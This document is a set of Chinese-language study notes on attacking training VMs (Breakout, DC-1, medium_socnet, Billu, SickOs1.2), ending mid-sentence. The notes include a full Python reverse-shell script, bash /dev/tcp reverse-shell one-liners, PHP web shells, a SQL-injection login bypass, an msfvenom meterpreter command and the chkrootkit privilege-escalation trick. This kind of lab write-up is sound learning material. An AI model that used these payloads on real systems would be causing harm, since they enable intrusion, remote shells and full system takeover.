**靶机渗透思路：**

**扫端口，看网站是否有密码或者用户的提示或显示**

**如果靶机只有22端口和80端口就基本上是在网站上找密码用户登录：**

**80端口：**

**用户探索：**enum4linux -a 172.16.123.110 (Breakout)

注意看ctrl+u查看源码，和查看子网站是否有可用信息(cybersploit)

如果没有什么信息只要目录就使用nmap扫目录是否有PUT的请求方式（SickOs1.2）

wordpress爆破密码渗透


文件包含（dc-5）

wpscan --url xxx -U user.dic -P pass.dic(dc-2,dc-6)


注意**sql注入（dc-8）**

**信息搜集-漏洞挖掘-漏洞利用-本地提权**


Breakout



首页源码发现ook密码加密[Brainfuck/Ook!](https://www.splitbrain.org/services/ook)




**解密：**




**登录发现用户名错误**

**使用**enum4linux -a 172.16.123.121发现用户名



**登录后发现命令执行**




**查看flag**


3mp!r3{You\_Manage\_To\_Break\_To\_My\_Secure\_Access}

**三、提权**


查看一下文件：




发现了 user.txt，应该是个 flag。除此之外还发现一个 tar 文件，getcap tar 查看一下文件的相关属性：




发现有 cap\_dac\_read\_search=ep 功能，能读取文件。后来在 /var/backups 目录下发现了一个密码备份文件：



只能由root用户读取，不过之前发现 tar 可以读取任意文件，那就用 tar 读取文件：



获得了密码，切换成 root 用户：



得到 flag。

**DC-1**

信息收集：

nmap -sS -p- 172.16.123.104

开启了80，22，111，41292

80端口是个Drupal 7

22 没有弱密码


网页就一个rotobe.txt泄露没啥用

使用msfconsole搜索Drupal看看是否有模块可利用渗透

使用成功拿到flag1：Every good CMS needs a config file - and so do you.


提示说配置文件有东西，我们百度一下配置文件的路径

配置文件叫settings.php搜索并查看



发现到数据库名字和密码

进去后信息收集发现密码的哈希值



进入home目录信息收集发现flag4

Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?

信息收集无果后准备提权先试试sudo提权find / -perm -u=s -type f 2 >/dev/null

发现find可以提权但是是sh不是bash

总结drupa服务不了解漏了三个flag

**medium\_socnet**

信息收集nmap -A -P\* -sV -sS 192.168.249.131

发现开启了ssh和5000端口的http

index.php:留言板，写什么都会回显，<?php phpinfo();?>也会回显，如果有应该文件包含网页可以直接shell连接

admin.php:一个使用python的代码测试网页使用python就可以反弹shell

python代码执行反弹shell的脚本如下：

import socket,os,subprocess

RHOST='192.168.249.130' # Change it

RPORT=4444 # Change it

s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM) # 创建一个TCP-socket对象

s.connect((RHOST,RPORT)) # 连接攻击者

os.dup2(s.fileno(),0)# 复制链接符

os.dup2(s.fileno(),1)

os.dup2(s.fileno(),2)

p=subprocess.call(["/bin/sh","-i"]) # 创建子进程调用SHELL

反弹进入后uname -r 查看内核 ，使用id查看权限，whoami查看当前用户发现竟然是root，这作者不简单啊，但是在根目录发现了dockerfile的文件，于是我们怀疑当前环境是docker容器环境，而不是真实的目标服务器环境

判断当前环境是否为docker环境、cat /**proc/1/cgroup内包含”docker” 字符串就是docker环境**

以我们要逃逸出来这个docker环境 真的阴险，还真的天真的浪费大把时间了?**?（知识盲区**）

**后续是内网穿透（做不下去）**

**Billu**

信息搜集：

nmap -A -p\* 172.16.123.105

端口：22，80

OS: Ubuntu 12.4

dirb http://172.16.123105 /usr/share/dirb/wordlists/big.txt（目录扫描）（知识盲区）

test.php ：文件任意下载界面，特别细节这里表示get而是post传参file=/etc/passwd;黑盒转白盒的关键；下载所有文件方便后期分析。（知识盲区）

c.php ：Mysql 账号信息（为后面埋下伏笔）

in.php?id=any\_word :御剑扫出的phpinfo() (不得不说御剑真是个怪宝贝，phpinfo没什么大用)

pande.php：代码审计发现是个有条件的文件包含，和上传（很明显是上传图片马的节奏但是这就要登录，所以要找到密码登录）$\_POST['continue'] 必须有值 $\_POST['load'] 不能为show和add （知识盲区）

index.php：发现有sql注入漏洞

/phpmy ：phpmyadmin登录界面

漏洞利用：

index.php pass：1\ 注释掉单引号 user： or 1=1 --+ 登录成功 （知识盲区）

用c.php得到的密码登录/phpmy（数据库绝对是有登录密码或者其他提示的）

从数据库找到密码登录index.php 得到文件上传，因前铺垫我们很容易想到图片马

连接可以使用命令的图片马内容为“<?php system($\_POST[cmd])?>"

可以使用命令后使用：ls -l查看是否有权限特别低的文件目录好进行后面的提权

发现uploaded\_images什么权限都有，这时我们可以echo 个一句话连菜刀（一句话必须是echo '<?php @eval($\_POST['cmd']);?>' /uploaded\_images/s.php 必须是'而不是"）（知识没记住）

法二：利用test.php下载/var/www/phpmy/config.inc.php 里面有账户信息

本地提权：

法二：ssh登录root

法一：echo 升级版bash反弹

echo "bash -i >& /dev/tcp/172.16.123.102/4444 0>&1" | bash

使用脚本提权root

法二：写入<?php system("bash -c 'bash -i >& /dev/tcp/172.16.123.102/4444 0>&1' ")?>

法三：菜刀连接发现内核漏洞 CVE-2015-1328 使用searchsploit 3.13.0 使用脚本发现菜刀环境问题（毕竟它只是虚拟终端）使用不了应该换一个方式比如说木马生成后门监听；

msfvenom -p php/meterpreter/reverse\_tcp LHOST=172.16.123.105 -f raw > /s.php

菜刀上传网页访问<http://172.16.123.105/uploaded_images/s.php>

然后使用脚本及成功提权为root用户

感想：

（一句话必须是echo '<?php @eval($\_POST['cmd']);?>' /uploaded\_images/s.php 必须是'而不是"）细节要注意

paned.php代码审计不过关只能看解析

没想到php也可以生成木马访问就可以反弹后门shell

细节这里表示get而是post传参file=/etc/passwd;

/var/www/phpmy/config.inc.php 里面有账户信息没搞懂但是是个好办法

<?php system($\_GET[cmd]);?>是可以执行命令的而<?php @eval($\_GET[cmd]);?>不行

echo 升级版bash反弹 （学会了）

echo "bash -i >& /dev/tcp/172.16.123.102/4444 0>&1" | bash

<?php system("bash -c 'bash -i >& /dev/tcp/172.16.123.102/4444 0>&1' ")?>(利用php语句bash 反弹shell )

**SickOs1.2**

信息搜集：

开启了22，80端口没有如何破绽

只有个奇奇怪怪的test(有猫腻)

网站是 lighttpd/1.4.28


使用nmap脚本扫描/test目录查看/test支持的方法（知识盲区）

nmap --script http-methods --script-args http-methods.url-path='/test' 192.168.30.208

发现可以有PUT方法任意写文件漏洞（知识盲区）


**漏洞利用：**

网站是 lighttpd/1.4.28没什么漏洞



将get传参改成PUT然后在/test/加a.php 再在下面写上php代码

这样就成了



照着这样我们就拿到了后台

**本地提权：**

**查看/etc/cron\*下所含的所有文件**

crontab 是用来让使用者在固定时间或固定间隔执行程序之用，换句话说，也就是类似使用者的时程表 （知识盲区）

**发现有**chkrootkit 0.49版本漏洞

searchsploit chkrootkit 0.49 给的是33899.txt英语不行的我直接摆烂（英语是硬伤）

博主是这样的翻译的：

提权步骤：

1.在/ tmp中放入一个名为’update’的非root所有者的可执行文件。

2.以root身份运行chkrootkit，其文件/ tmp /update将以root身份执行。

如果攻击者知道管理员是定期运行chkrootkit（通过查看cron.daily获知），并且对/tmp（没有挂载noexec）有写访问权限，就可以利用该漏洞获取root权限。

反弹shell时候

